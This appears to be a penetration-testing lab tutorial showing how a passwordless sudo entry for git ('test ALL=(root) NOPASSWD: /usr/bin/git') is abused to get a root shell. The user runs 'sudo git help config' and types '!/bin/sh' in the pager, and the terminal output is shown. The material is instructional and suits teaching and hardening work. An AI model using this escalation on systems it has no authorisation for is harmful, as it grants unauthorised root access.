
Sudo Rights Lab setups for Privilege Escalation

Now we will set up our lab of git command with higher privileges. As in my previous article, I have explained that the behaviour of many commands get changed after getting higher privileges correspondingly, we will check for the git command that what influence it has after receiving sudo rights and how we can use it further for privilege escalation.

It can be clearly understood by the below image in which I have created a local user (test) who possess all sudo rights as root and can perform all task as admin.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
test All=(root) NOPASSWD: /usr/bin/git
```



```
# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test     ALL=(root) NOPASSWD: /usr/bin/git

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Exploiting Sudo rights

Now we will start exploiting git service by taking the privilege of sudoer’s permission. Suppose we got the sessions of victim’s machine that tend us to have local user access of the targeted system through which we can escalate the root user rights.


Very first we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
ssh test@192.168.0.15
```

Then we look for sudo right of “test” user (if given) and found that user “test” can execute the git command as “root” without a password.


Therefore, type the below command to spawn bash shell:

```
sudo git help config
```



```
root@kali:~# ssh test@192.168.0.15
test@192.168.0.15's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

22 packages can be updated.
0 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Jun 26 01:49:04 2019 from 192.168.0.16
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/git
test@ubuntu:~$ sudo git help config
```


This will invoke the default pager to read the config like as man and here we can inject "!/bin/sh" and press enter to execute bash shell for us.



```
       ·   you try to unset an option which does not exist (ret=5

       ·   you try to unset/set an option for which multiple line

       ·   you try to use an invalid regexp (ret=6).

!/bin/sh
```

You get "#" shell which means we have successfully escalated the root shell, as shown in the following picture.

Conclusion: Hence you can notice from the given below image we have escalated the root privilege by abusing SUDO permission on git. Similarly, we can exploit the SUID permission assign on the git program.



```
test@ubuntu:~$ sudo git help config
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

References:

https://gtfobins.github.io/